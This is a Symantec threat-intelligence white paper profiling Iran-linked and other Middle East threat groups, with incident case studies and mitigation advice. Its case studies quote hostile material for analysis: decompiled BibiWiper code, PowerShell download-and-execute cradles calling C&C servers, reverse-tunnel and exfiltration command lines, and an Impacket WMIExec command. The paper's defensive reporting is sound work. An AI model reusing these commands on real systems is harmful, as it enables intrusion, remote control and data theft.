Symantec™ by Broadcom

WHITE PAPER

Conflict in the Middle East

An Overview of Cyber Threat Actors and Risks

WHITE PAPER

Conflict in the Middle East

An Overview of Cyber Threat Actors and Risks

TABLE OF CONTENTS

Introduction

The Middle East is one of the most active theaters in cyberspace, with online activity mirroring the tense political atmosphere in the region. With long-running disputes between multiple states, abundant energy resources, and strategically important trade corridors, it is not surprising that the region is a hotbed of activity for state-backed actors.

While intelligence gathering is probably the most common motivation for attacks, it is by no means the only motive. Disruptive attacks, some of which could be classed as sabotage, are a not infrequent occurrence and are probably more prevalent than in other regions. Disruptive attacks are often carried out as a means of retaliation against rival states at times of heightened tension.

Surveillance is another common motivation, with actors not only monitoring the movements and communications of citizens of other countries, but also their own citizens. While many state-backed actors operate exclusively outside their own country, it is common to see activity in the Middle East directed against domestic and international targets.

Hacktivism also plays a major role in the Middle East. The region's divisive conflicts tend to attract partisan adherents from both within and outside the region and there is a significant online cohort willing to mount cyber attacks for political purposes. The prevalence of hacktivism has also inspired many state-backed actors to use it as a convenient cover. State actors will often develop elaborate social media presences for these front organizations. Masquerading as a hacktivist group not only makes deniability easier, it also has the added advantage of creating an impression of greater popular support for attacks.

Unsurprisingly, Iran is perhaps the dominant player in cyberspace in the region. There are multiple threat actors associated with the country's two main intelligence agencies, the Islamic Revolutionary Guard Corps' Intelligence Organization (IRGC-IO) and the Iranian Ministry of Intelligence and Security (MOIS). While Iran is both highly active and highly visible, many other nations are believed to mount cyber operations, with small nations known to collaborate with private contractors or buy commercial toolsets.

A History of Destructive Attacks

Attacks involving destructive malware are something of a hallmark of the threat landscape in the Middle East. Although they still constitute the minority, destructive attacks are more prevalent here than in many other regions. While some attacks appear to be genuine efforts to sabotage targets, most appear to be a form of disruptive retaliation against rival states in the region.

Perhaps the earliest known destructive incident was the Stuxnet attacks against the Iranian nuclear program, which were uncovered in 2010. The Stuxnet malware was designed to reprogram specified industrial control systems by modifying code on programmable logic controllers to make them operate in a different specification than intended. According to reports, the malware may have been responsible for destroying approximately 1000 centrifuges, seriously disrupting Iran's uranium enrichment efforts.

While Iran was the target of Stuxnet, it has since been linked to multiple destructive attacks itself, mostly involving disk-wiping malware. Iran's destructive capability first came to attention in August 2012 with the Shamoon wiper attacks against two Middle Eastern oil and natural gas organizations. The malware (W32.Disttrack) wiped critical data from computers, rendering them inoperable. A second wave of attacks occurred later that month.

In November 2016, after a four-year hiatus, Shamoon struck again. An updated version of the malware called W32.Disttrack.B hit a Saudi Arabian organization in the aviation sector. The attacks mirrored those observed in 2012, where the attackers had advanced knowledge of sensitive network credentials. Third-party reports indicated that a government organization along with organizations in the energy, manufacturing, and transportation sectors were also impacted.

In both attacks from 2012, and those subsequently seen towards the end of 2016, hardcoded network credentials were configured into the malware which assisted its spreading across the network. These credentials were acquired and likely shared by another Iranian group known as Greenbug, providing Shamoon the ability to execute its attack. Credentials were likely stolen a month prior to the attackers return to use common legitimate tools to dump additional information from the victim network before deploying Disttrack.

Shamoon reappeared for a fourth time in December 2018, when it was once again used against targets in the Middle East. These attacks were doubly destructive, since they involved a previously unseen wiper (Trojan.Filerase) that deleted files from infected computers before the Shamoon malware wiped the master boot record (MBR).

While Shamoon has disappeared for now, the pattern of collaboration between multiple threat actors to deliver destructive malware has continued in recent months.

Notable Threat Actors

Damselfly

Aliases: Charming Kitten, APT42, APT35, TA453, Newscaster, Mint Sandstorm

First Seen: 2014

Malware Used: Trojan.Krompt, BitLocker, PowerLess, Hyperscrape, CharmPower, GhostEcho, Little Looter

Infection Vectors: Email, exploit public-facing applications

Exploits Used: CVE-2018-13379, CVE-2021-44228, CVE-2021-26855, CVE-2021-26858, CVE-2021-26857, CVE-2021-27065, CVE-2021-34473, CVE-2021-34523, CVE-2021-31207

Active since 2014, Damselfly became known for its attacks on Israel, where it targeted high-profile individuals and organizations, although it has also attacked targets in the U.S. and other countries. While the group is principally known to be involved in intelligence gathering, members of the group are known to have participated in extortion attacks. It is not known whether these attacks were sanctioned or whether members of the group were moonlighting to earn more money. Multiple vendors, including Mandiant, CrowdStrike, and Proofpoint, have associated Damselfly with IRGC-IO.

The group is considered by some vendors to be two distinct groups (APT35 and APT42). The group has demonstrated an aptitude for social engineering, frequently impersonating individuals in emails or on social media to build a rapport with victims before attempting to deliver malware.

Tools Used: Damselfly has utilized multiple malware families, including the following software:

- **PowerLess:** A PowerShell backdoor, which runs in a .NET context rather than spawning the PowerShell process to make its operation stealthier. PowerLess then downloads additional malware including a keylogger and an infostealer.
- **Little Looter:** Malicious software that can breach cameras and microphones on mobile devices.
- **CharmPower/GhostEcho:** A custom modular PowerShell-based framework that can be used to establish persistence, gather information, and execute commands.
- **Hyperscrape:** A custom Damselfly tool documented by Google in December 2021 that can be used to steal user data from Gmail, Yahoo!, and Microsoft Outlook accounts.
- **DiskCryptor:** An open-source encryptor.

Recent Activity: In March 2022, Damselfly was one of several Iranian groups reported to have moved into mounting large-scale social engineering campaigns. Consistent features of these campaigns included the use of charismatic sock puppets, lures of prospective job opportunities, solicitation by journalists, and masquerading as think tank experts seeking opinions. The attackers leveraged networks such as LinkedIn, Facebook, Twitter, and Google.

At the end of April 2023, Bitdefender reported on a malware strain called BellCiao, which was customized for each individual target with hardcoded information such as company name, specially crafted subdomains, or an associated public IP address. The malware was deployed against targets in the U.S., Europe, and the Middle East.

In late-June 2023, Volexity documented a Damselfly spear-phishing campaign targeting Israeli journalists. The attackers attempted to gather credentials and then use them to attack other systems behind corporate VPNs. Another feature of this campaign was the use of an updated version of the backdoor known as Powerstar (also known as CharmPower).

In July 2023, Proofpoint linked an attack on nuclear security experts to Damselfly. In this case, the attackers pretended to be a senior fellow with the UK think tank the Royal United Services Institute while attempting to spread malware to a nuclear security expert at a U.S.-based think tank focused on foreign affairs. It was reported that the goal of the campaign was reconnaissance, with the hackers deploying several backdoors onto victims' systems to gather intelligence.

In November 2023, CrowdStrike reported that the group had targeted organizations in Israel's transportation, logistics, and technology sectors as part of a continuing uptick in Iranian activity targeting Israel since the start of the war with Hamas.

According to CrowdStrike, the attackers used strategic web compromise tactics (luring a target to a compromised website) to exfiltrate data. The attackers used the open-source analytics software Matomo to profile the details of visitors to the site, and a custom script to collect browser information and IP addresses.

In January 2024, Microsoft reported that individuals working on Middle Eastern affairs at universities and research organizations in Belgium, France, Gaza, Israel, the UK, and the U.S. had been targeted by Damselfly. The attackers used *bespoke phishing lures* themed around the Israel-Hamas conflict to trick targets into downloading malware.

The attacks sometimes involved the use of a previously undocumented backdoor dubbed MediaPl. Other new tactics from the group included the use of breached accounts belonging to the people the group sought to impersonate, and the use of the curl command to connect to the command-and-control (C&C) infrastructure.

Druidfly

Aliases: Homeland Justice, Karma, Storm-0842, Banished Kitten

First Seen: 2022

Malware Used: BibiWiper, ZeroCleare, HTTPSnoop, Roadsweep, Chimneysweep, Gogetex

Infection Vectors: Email, exploits

Druidfly is a suspected Iran-linked group that appears to specialize in destructive attacks. It has deployed wiper malware against targets in countries that are deemed hostile to Iran. It frequently appears to act in concert with other Iranian cyber-espionage actors. Druidfly is also known to masquerade as hacktivist groups, using social media to claim credit for attacks.

Druidfly first came to public attention after a July 2022 attack on multiple targets belonging to the government of Albania. Disk-wiping malware masquerading as ransomware was deployed in the attack. The wiper left messages directed against the Mujahideen E-Khalq, an Iranian dissident organization based in Albania. Shortly afterward, a group calling itself HomeLand Justice claimed credit for the attack.

In response to the attack, Albania broke off diplomatic relations with Iran. This change triggered another wave of attacks in September 2022, apparently in retaliation for Albania publicly attributing the attacks to Iran.

While Homeland Justice purported to be a hacktivist outfit, a subsequent investigation by the U.S. Federal Bureau of Investigation (FBI) established that *Iranian state cyber actors* were responsible for the attacks. Initial access to the targeted networks had been acquired approximately 14 months before the first wave of attacks. A Microsoft report assessed that multiple Iranian threat groups, likely operating on behalf of the Iranian MOIS, were involved in the long-running attack campaign. While other actors gained access to the targeted networks, Druidfly was responsible for deploying the destructive malware.

Druidfly has also been linked to attacks against targets in Israel, linked to the ongoing conflict in Gaza.


Case Study: Druidfly Attacks on Israeli Targets

Following the escalation of the conflict in Gaza, Druidfly was linked to a series of wiper attacks against multiple targets in Israel. In this case, the attacks were carried out under a persona called *Karma* that purports to be a hacktivist group sympathetic to the Palestinian cause.

The wiper deployed in these attacks was called BibiWiper, seemingly named after Israeli Prime Minister Benjamin Netanyahu, whose nickname is *Bibi*. The wiper encrypted files on the hard disk before overwriting the MBR and crashing the computer. Efforts to restart the computer would fail because of the destruction of the MBR.

Analysis of the wiper revealed clear anti-Israel messages within the wiper's code.

Figure 1: Message in BibiWiper Code Suggesting that Israel is not a Country



```
if ( "Israel" != "Country" )
{
  sub_140001100("[+] OK, It wasn't ...\n", argv, envp);
  TokenHandle = 0LL;
  CurrentProcess = GetCurrentProcess();
  if ( !OpenProcessToken(CurrentProcess, 0xF01FFu, &TokenHandle) )
    goto LABEL_7;
  pfResult = 0;
  if ( !LookupPrivilegeValueW(0LL, L"SeBackupPrivilege", Luid)
    || (NewState.PrivilegeCount = 1,
        NewState.Privileges[0].Luid = Luid[0],
        NewState.Privileges[0].Attributes = 2,
        !AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0LL, 0LL))
    || (*(_QWORD *)&RequiredPrivileges = 0x100000001LL,
        *((struct _LUID *)&RequiredPrivileges + 1) = Luid[0],
        LODWORD(RequiredPrivileges_16) = 2,
        !PrivilegeCheck(TokenHandle, (PPRIVILEGE_SET)&RequiredPrivileges, &pfResult))
    || (v8 = "[+] Got Backup Privilege", !pfResult) )
  {
ABEL_7:
    v8 = "[-] Failed to get Backup Privilege";
```

Furthermore, analysis of BibiWiper found clear similarities between it and wipers deployed by Druidfly during attacks against Albania in 2022 and 2023.

Tracing other tools used to initiate the BibiWiper attacks against Israel revealed the following overlap in tactics, techniques, and procedures between these attacks and earlier Druidfly attacks:

- HTTPSnoop malware was previously deployed prior to the Druidfly wiping attacks
- Use of the remote desktop tools AnyDesk and ScreenConnect
- Use of ReGeorg web shells

Mantis

Aliases: Desert Falcon, Arid Viper, APT-C-23

First Seen: 2014

Malware Used: Trojan.Didytak, Trojan.Kasperbogi, Trojan.Revokery, Trojan.AridGopher, Trojan.Micropsia

Infection Vectors: Email, watering hole attacks

Active since at least 2014, Mantis is an Arabic speaking group that appears to be based in the Gaza Strip. The group is known to mount espionage attacks against targets in the government, military, media, financial, research, education, and energy sectors. Most of its attacks have been against organizations in the Middle East but it has, on occasion, attacked targets outside the region. While other vendors have linked the group to Hamas, Symantec, a division of Broadcom, cannot make a definitive attribution to any Palestinian organization.

The group mainly favors spear-phishing emails as its main infection vector. The emails suggest that the group includes native Arabic speakers and usually contain malicious attachments or links to malicious files.

Mantis used a malware called Trojan.Didyta up to 2015, which is believed to be exclusively used by the group. Tools used more recently by this group include Trojan.Kasperbogi and Trojan.Revokery, which are again both believed to be custom tools, unique to the group.

Its most recent toolset includes the backdoors Trojan.Micropsia and Trojan.AridGopher. Micropsia is capable of taking screenshots, keylogging, and archiving certain file types using WinRAR in preparation for data exfiltration. However, its main purpose appears to be running secondary payloads for the attackers. Arid Gopher is a modular backdoor that is written in Go. It appears to be regularly updated and rewritten by the attackers, most likely to evade detection.

Case Study: Mantis Attacks on Palestinian Targets

A recent Mantis campaign discovered by Symantec appeared to be internally focused, targeting organizations within the Palestinian territories.

The campaign began in September 2022 and continued until at least February 2023. Internal attacks are not unprecedented for Mantis, and Symantec previously uncovered attacks against individuals located in the Palestinian territories during 2017.

The initial infection vector for this campaign remains unknown. In one intrusion, the attackers deployed three distinct versions of the same toolset (that is, different variants of the same tools) on three groups of computers. Compartmentalizing the attack in this fashion was likely a precautionary measure. If one toolset was discovered, the attackers would still have a persistent presence on the target's network.

The following text is a description of how one of those three toolsets was used:

The first evidence of malicious activity occurred on December 18, 2022. Three distinct sets of obfuscated PowerShell commands were executed to load a Base64-encoded string, which started embedded shellcode. The shellcode was a 32-bit stager that downloaded another stage using a basic TCP-based protocol from a C&C server: 104.194.222[.]50 port 4444.

The attackers returned on December 19 to dump credentials before downloading the Micropsia backdoor and PuTTY, a publicly available SSH client, using certutil and BITSAdmin.

Micropsia subsequently executed and initiated contact with a C&C server. On the same day, Micropsia also executed on three other machines in the same organization. In each case, it ran in a folder named after its file name:

- `csidl_common_appdata\systempropertiesinternationaltime\systempropertiesinternationaltime.exe`
- `csidl_common_appdata\windowsnetworkmanager\windowsnetworkmanager.exe`
- `csidl_common_appdata\windowsps\windowsps.exe`

On one computer, Micropsia was used to set up a reverse socks tunnel to an external IP address:

```
CSIDL_COMMON_APPDATA\windowsservicemanageav\windowsservicemana
geav.exe -connect 104.194.222[.]50:443 [REDACTED]
```

On December 20, Micropsia was used to run an unknown executable named windowspackages.exe on one of the infected computers.

The following day, December 21, RAR was executed to archive files on another infected computer.

Between December 22 and January 2, 2023, Micropsia was used to execute the Arid Gopher backdoor on three infected computers. Arid Gopher was in turn used to run a tool called SetRegRunKey.exe that provided persistence by adding Arid Gopher to the registry so that it executed on reboot. It also ran an unknown file named localsecuritypolicy.exe. This file name was used for the Arid Gopher backdoor elsewhere by the attackers.

On December 28, Micropsia was used to run windowspackages.exe on three more infected computers.

On December 31, Arid Gopher executed two unknown files named networkswitcherdatamodell.exe and networkuefidiagsbootserver.exe on two of the infected computers.

On January 2, the attackers retired the version of Arid Gopher they were using and introduced a new variant. Whether this change occurred because the first version was discovered or whether it was standard operating procedure is unclear.

On January 4, Micropsia was used to execute two unknown files, both named hostupbroker.exe, on a single computer from the following folder:

```
csidl_common_appdata\hostupbroker\hostupbroker.exe.
```

This action was immediately followed by the exfiltration of a RAR file:

```
CSIDL_COMMON_APPDATA\windowsupserv\windowsupserv.exe -f
CSIDL_COMMON_APPDATA\windowspackages\01-04-2023-15-13-
39_getf.rar
```

On January 9, Arid Gopher was used to execute two unknown files on a single computer.

The last malicious activity occurred from January 12 onwards when Arid Gopher was used to execute the unknown file named localsecuritypolicy.exe every ten hours.

Seedworm

Aliases: MuddyWater, Temp Zagros, Static Kitten, Cobalt Ulster, Yellow Nix, Earth Vetala, Mango Sandstorm

First Seen: 2017

Malware Used: Backdoor.Powemuddy (also known as Powermud, Powerstats), Sharpstats, Delphstats, Backdoor.Mori, PowGoop, Small Sieve, Canopy, Mori

Infection Vectors: Email, exploit public-facing applications

Exploits Used: CVE-2020-1472, CVE-2020-0688, CVE-2021-44228

A highly active Iranian-sponsored group, Seedworm has been operating since at least February 2017, and is mainly involved in espionage operations. The Cybersecurity and Infrastructure Security Agency has said that Seedworm is *a subordinate element within the Iranian MOIS.*

Seedworm originally focused on victims in the Middle East but later broadened its scope to target telecommunications, defense, local government, and oil and natural gas organizations in Asia, Africa, Europe, and North America.

Tools Used: Seedworm deploys a range of malware in its attacks, including:

- **Powerstats:** A custom backdoor that provides remote access and can run PowerShell scripts to maintain persistent access to victim networks.
- **PowGoop:** Acts as a loader. Is composed of three components: a DLL file to enable DLL sideloading, a PowerShell script used to decrypt and run the third component, and another PowerShell script that contains a beacon to a hardcoded IP address. It is used to retrieve commands from Seedworm's C&C server.
- **Small Sieve:** A Python backdoor that is used for persistence.
- **Canopy:** Uses Windows Script File (WSF) scripts distributed by a malicious Excel file. These WSF files are used for persistence, to execute commands, and to send system information back to the attackers' servers.
- **Mori:** Uses Domain Name System tunneling to communicate with Seedworm's C&C infrastructure.

In addition to malware, Seedworm has employed a range of dual-use software. These include tunneling tools such as Secure Sockets Funneling and Chisel, which are used to communicate with its C&C infrastructure and to facilitate lateral movement. Symantec detailed Seedworm's use of these tools in a 2020 report about a campaign targeting organizations in the Middle East, though the group is known to have used Chisel prior to that.

Seedworm also makes frequent use of remote administration tools. Initially it used RemoteUtilities, while in 2021 and 2022 it moved on to using ScreenConnect and Atera Agent. Latterly, Seedworm has used SimpleHelp, with Group-IB documenting its usage in summer and fall of 2022 to gain persistent access to victim networks. In late 2022, Deep Instinct detailed how Seedworm was using Syncro, a remote access tool designed for use by managed service providers to manage any device that has Syncro installed on it. This campaign targeted organizations in Armenia, Azerbaijan, Egypt, Iraq, Israel, Jordan, Oman, Qatar, Tajikistan, and the United Arab Emirates (UAE). Victims were infected through phishing emails that would contain either a link in the body of the email or a HTML attachment that would lead the victim to an archive hosted on either DropBox or OneDrive containing the Syncro installer.

Recent Activity: During 2023, Seedworm continued to target countries in the Middle East and the U.S. for intelligence gathering operations, with an uptick in the number of government organizations targeted by the group. It also targeted organizations in the IT and manufacturing sectors. Seedworm continues to heavily rely on PowerShell to download and deploy its tools within compromised networks, relying on scheduled tasks to ensure persistence. There is evidence that Seedworm carries out mass scanning for vulnerable networks and then chooses to pursue victims it is interested in. It may also use these vulnerable systems to expand its own infrastructure (that is, using compromised systems for use as C&C servers).

The publicly reported vulnerabilities the group has been known to use include the Microsoft Netlogon elevation of privilege vulnerability (CVE-2020-1472) and the Microsoft Exchange memory corruption vulnerability (CVE-2020-0688). It has also leveraged the Log4Shell vulnerability (CVE-2021-44228) during a campaign aimed at compromising SysAid systems for initial access on the networks of organizations in Israel that Microsoft reported on in August 2022. In this campaign, the attackers also used a custom version of the Ligolo tunneling tool and Mimikatz to dump credentials. There are also indications that in 2023, Seedworm attempted to exploit the PaperCut vulnerability (CVE-2023-27350), as well as other vulnerabilities in Microsoft Exchange Server.

There have also been indications in recent times that Seedworm is collaborating with another threat group, or else has a sub-group within it, to carry out ransomware or destructive attacks. Microsoft reported in April 2023 that Seedworm worked with a group it called Storm-1084 (also known as DarkBit) to carry out a destructive attack that masqueraded as a ransomware attack.

In a separate incident, a ransomware attack on Israel's leading technological university, the Israel Institute of Technology, was blamed by Israeli officials on Seedworm. The attack, which took place in February 2023, was originally claimed by DarkBit, which demanded a ransom of $1.7 million in Bitcoin. The ransom note was notable for being unusually political for such notes, referencing *an apartheid regime*. This incident further indicates that DarkBit and Seedworm are either working together, or that DarkBit is a sub-group of Seedworm charged with carrying out more ransomware and destructive-style attacks.

Case Study: Seedworm Campaign Against African Telecoms Operators

A Seedworm campaign in November 2023 focused on telecom companies in Egypt, Sudan, and Tanzania.

The attackers deployed a range of tools in their attacks, including the SimpleHelp remote access tool and Venom Proxy. These tools have previously been associated with Seedworm activity, as well as using a custom keylogging tool, and other publicly available and living-off-the-land tools. They also leveraged MuddyC2Go infrastructure which had been documented by Deep Instinct shortly beforehand. In one organization attacked, the first evidence of malicious activity was some PowerShell executions related to the MuddyC2Go backdoor.

A MuddyC2Go launcher named vcruntime140.dll was saved in the folder csidl_common_appdata\javax, which seems to have been sideloaded by jabswitch.exe. Jabswitch.exe is a legitimate Java Platform SE 8 executable.

The MuddyC2Go launcher executed the following PowerShell code to connect to its C&C server:

```
tppmjyfiqnqptrfnhhfeczjgjicgegydytihegfwldobtvicmthuqurdynllcn
jworqepp;$tppmjyfiqnqptrfnhhfeczjgjicgegydytihegfwldobtvicmthu
qurdynllcnjworqepp=”tppmjyfiqnqptrfnhhfeczjgjicgegydytihegfwld
obtvicmthuqurdynllcnjworqepp”;$uri=”http://95.164.38[.]99:443/
HR5rOv8enEKonD4a0UdeGXD3xtxWix2Nf”;$response = Invoke-
WebRequest -Uri $uri -Method GET -ErrorAction Stop -
usebasicparsing;iex $response.Content;
```

It appears that the variables at the beginning of the code were there for the purpose of attempting to bypass detection by security software, as they are unused and not relevant.

Right after this execution, the attackers launched the MuddyC2Go malware using a scheduled task that had previously been created:

```
“CSIDL_SYSTEM\schtasks.exe” /run /tn
“Microsoft\Windows\JavaX\Java Autorun”
```

The attackers also used some typical commands related to the Impacket WMIExec hacking tool:

```
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1698662615.0451615 >&1
```

The SimpleHelp remote access tool was also used, connecting to the 146.70.124[.]102 C&C server. Further PowerShell stager execution also occurred, while the attacker also executed the Revsocks tool:

```
CSIDL_COMMON_APPDATA\do.exe -co 94.131.3[.]160:443 -pa super -q
```

The attackers also used a second legitimate remote access tool, AnyDesk, which was deployed on the same computer as Revsocks and SimpleHelp, while PowerShell executions related to MuddyC2Go also occurred on the same machine.

```
$uri
=”http://45.150.64[.]39:443/HJ3ytbqpne2tsJTEJi2D8s0hWo172A0aT”
;$response = Invoke-WebRequest -Uri $uri -Method GET -
ErrorAction Stop -usebasicparsing;iex $response.Content;
```

Notably, this organization is believed to have previously been infiltrated by Seedworm earlier in 2023. The primary activity of note during that intrusion was extensive use of SimpleHelp to carry out a variety of activity, including:

- Launching PowerShell
- Launching a proxy tool
- Dumping SAM hives
- Using WMI to get drive information
- Installing the JumpCloud remote access software
- Delivering proxy tools, a suspected LSASS dump tool, and a port scanner

During that intrusion, it is believed that the attackers used WMI to launch the SimpleHelp installer on the victim network. At the time, this activity could not be definitively linked to Seedworm, but subsequent activity appears to show that the same group of attackers carried out the earlier activity.

In another telecommunications and media company targeted by the attackers, multiple incidents of SimpleHelp were used to connect to known Seedworm infrastructure. A custom build of the Venom Proxy hacking tool was also executed on this network, as well as the new custom keylogger used by the attackers in this activity.

In the third organization targeted, Venom Proxy was also used, in addition to AnyDesk and suspicious WSF files that have been associated with Seedworm activity in the past.

Tortoiseshell

Aliases: TA456, Imperial Kitten, Curium, Crimson Sandstorm

First Seen: 2018

Malware Used: Backdoor.Syskit, Alias: Liderc, Alias: LEMPO

Infection Vectors: Vulnerable public-facing applications, watering hole attacks, social engineering

Tortoiseshell was discovered by Symantec in September 2019, with the group likely to have been active since at least mid-2018. At the time, it was using custom and off-the-shelf malware to target IT providers in Saudi Arabia in what appeared to be supply chain attacks with the end goal of compromising the IT providers' customers.

More recently, Tortoiseshell has been linked to social engineering attacks. In March 2022, Recorded Future published a white paper detailing large-scale social engineering campaigns largely attributed to multiple Iranian groups including Tortoiseshell, APT35 (also known as Charming Kitten, PHOSPHOROUS), and APT34 (also known as Oilrig, Helix Kitten, COBALT GYPSY, LYCEUM). There was significant overlap in how these groups targeted their victims which included the use of charismatic sock puppets, lures of prospective job opportunities, solicitation by journalists, and masquerading as think tank experts seeking opinions. The attackers appeared to have a focus on credential theft and the delivery of broader influence operations.

In one case documented by Proofpoint in 2021, Tortoiseshell actors posed as a fitness instructor from the British city of Liverpool to befriend and compromise a target. The attackers maintained a fake social media profile of a woman called Marcella (Marcy) Flores for over eight months to build a relationship across several different platforms with an employee at a subsidiary of an aerospace defense contractor.

The attackers attempted to leverage this relationship in June 2021, when they sent a malicious email to the employee as part of an ongoing email conversation. The email contained a OneDrive link, supposedly to a diet survey. The link led to a RAR file that contained an Excel file with malicious macros. If the user enabled macros, malware was installed on their machine. The malware, named LEMPO, is capable of maintaining persistence, performing reconnaissance, and stealing sensitive information. LEMPO has many similarities to the Liderc malware, which was previously attributed to Tortoiseshell.

In October 2023, PwC reported that Tortoiseshell was using a new loader in a watering hole campaign targeting the maritime, shipping, and logistics sectors within the Mediterranean; nuclear, aerospace, and defense industries in the U.S. and Europe; and IT managed service providers in the Middle East. Written in .NET, IMAPLoader can carry out reconnaissance on infected computers using native Windows utilities and then act as a downloader for additional payloads.

In February 2024, Microsoft and OpenAI said that Tortoiseshell was one of several state-sponsored groups who were leveraging large language models of artificial intelligence to create more convincing spear-phishing campaigns.

Later in February 2024, Mandiant reported that Tortoiseshell was targeting Middle Eastern firms in the defense sector with a pair of new backdoors named Minibike and Minibus. The attackers were using political messaging and fake technical jobs to fool employees and compromise systems at companies in Israel, the UAE, and other countries in the greater Middle East.

Twig

Aliases: Plaid Rain, Polonium

First Seen: 2021

Malware Used: CreepyDrive, CreepyBox, CreepySnail, CreepyWink, DeepCreep, MegaCreep, FlipCreep, TechnoCreep, PapaCreep

Infection Vectors: Unknown

Twig is a group that appears to be based in Lebanon and to act in alignment with actors linked to Iran's MOIS.

The group was first documented by Microsoft in June 2022. Microsoft reported that it had detected and disrupted an IT supply chain attack that abused OneDrive. Microsoft said it believed the attack was conducted in cooperation with the Iranian Seedworm group, based on overlaps in targeting and usage of tools, and likely to *enhance Iran's plausible deniability*.

Microsoft suggested that Twig may have conducted the initial intrusions and handed off access to Seedworm. This attack targeted Israel with a focus on critical manufacturing, IT, and Israel's defense industry. In at least one case, the compromise of an IT company was used to target a downstream aviation company and law firm in a supply chain attack that relied on service provider credentials to gain access to the targeted networks.

In October 2022, ESET reported that Twig had targeted more than a dozen Israeli organizations with seven different custom backdoors since September 2021. It concluded that the group focused only on Israeli targets, targeting organizations in sectors such as engineering, information technology, law, communications, branding and marketing, media, insurance, and social services.

The tools used by Twig include multiple previously undisclosed custom backdoors that featured the ability to take screenshots, spy through webcams, log keystrokes, and exfiltrate files.

In December 2023, Israel's National Cyber Directorate warned that Twig was working as a proxy Iranian hacking group to target critical infrastructure victims in Israel. Twig was operating *against organizations in Israel from the water, energy, and IT sectors*. It further said that while the group is generally motivated by intelligence gathering, in recent times it has also carried out destructive attacks. The advisory states that Twig operates *in cooperation with the Iranian Ministry of Intelligence*.

Conclusion

While the Middle East has always been a volatile region, the current conflicts in Gaza and Yemen have significantly heightened tensions. Amid fears that conflict may extend even further, it is hardly surprising that regional powers are behaving aggressively in cyberspace. After a long lull, destructive attacks are once more a real risk, particularly in Israel.

With no immediate prospect for peace, organizations operating in the region need to remain mindful of the heightened degree of risk and maintain a robust security posture.

Mitigation

Symantec® software customers should observe the following best practices to protect against targeted attacks.

Local Environment

- Monitor the use of dual-use tools inside your network.
- Ensure that you have the latest version of PowerShell, and you have logging enabled.
- Restrict access to Remote Desktop Protocol (RDP) services. Only allow RDP from specific known IP addresses, and ensure that you are using multi-factor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of admin credentials.
- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application allow listing where applicable.
- Locking down PowerShell can increase security, for example, with the constrained language mode.
- Make credential dumping more difficult, for example, by enabling Credential Guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.
- Create a plan to consider notification of outside parties. To ensure the correct notification of required organizations, such as the FBI or other law enforcement authorities/agencies, have a plan in place to verify.
- Create a *jump bag* with hard copies and archived soft copies of all critical administrative information. To protect against the compromise of the availability of this critical information, store it in a jump bag with the hardware and software needed to troubleshoot problems. Storing this information on the network is not helpful when network files are encrypted.

Email

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes. Also, ensure that you are following best practices for your email system, including the use of Sender Policy Framework and other defensive measures against phishing attacks.

Backup

- Implement off-site storage of backup copies. Arrange for off-site storage of at least four weeks of weekly full and daily incremental backups.
- Implement offline backups that are on site. Make sure you have backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Verify and test your server-level backup solution. This should already be part of your disaster recovery process.
- Secure the file-level permissions for backups and backup databases. Do not let your backups get encrypted.
- Test restore capability. Ensure that restore capabilities support the needs of the business.

Protection

How Symantec Solutions can Help

Symantec, a division of Broadcom, provides a comprehensive portfolio of security solutions to address today's security challenges and protect data and digital infrastructure from multifaceted threats. These solutions include core capabilities designed to help organizations prevent and detect advanced attacks.

Symantec Endpoint Security Complete

Symantec Endpoint Security Complete (SESC) was specifically created to help protect against advanced attacks. While many vendors offer endpoint detection and response to help find intrusions, there are gaps. We call these gaps blind spots, and there are technologies in SESC to eliminate them.

Learn more at www.broadcom.com/products/cyber-security/endpoint/end-user/complete

Privileged Access Management (PAM)

PAM is designed to prevent security breaches by protecting sensitive administrative credentials, controlling privileged user access, proactively enforcing security policies and monitoring and recording privileged user activity.

Learn more at www.broadcom.com/products/cyber-security/identity/pam

Symantec Web Isolation

Symantec Web Isolation eliminates web threats and solves the challenge of providing access to unknown, uncategorized and potentially risky web sites by creating a remote execution environment between an agency's enterprise systems and content servers on the web.

Learn more at www.broadcom.com/products/cyber-security/network/gateway/web-isolation

Symantec Secure Web Gateway (SWG)

SWG delivers high-performance on-premises or cloud secure web gateway that organizations can leverage to control or block access to unknown, uncategorized, or high-risk web sites.

Learn more at www.broadcom.com/products/cyber-security/network/gateway/proxy-sg-and-advanced-secure-gateway

Symantec Intelligence Services

Symantec Intelligence Services leverages the Symantec Global Intelligence Network to deliver real-time threat intelligence to several Symantec network security solutions including Symantec SWG, Symantec Content Analysis, Symantec Security Analytics, and more.

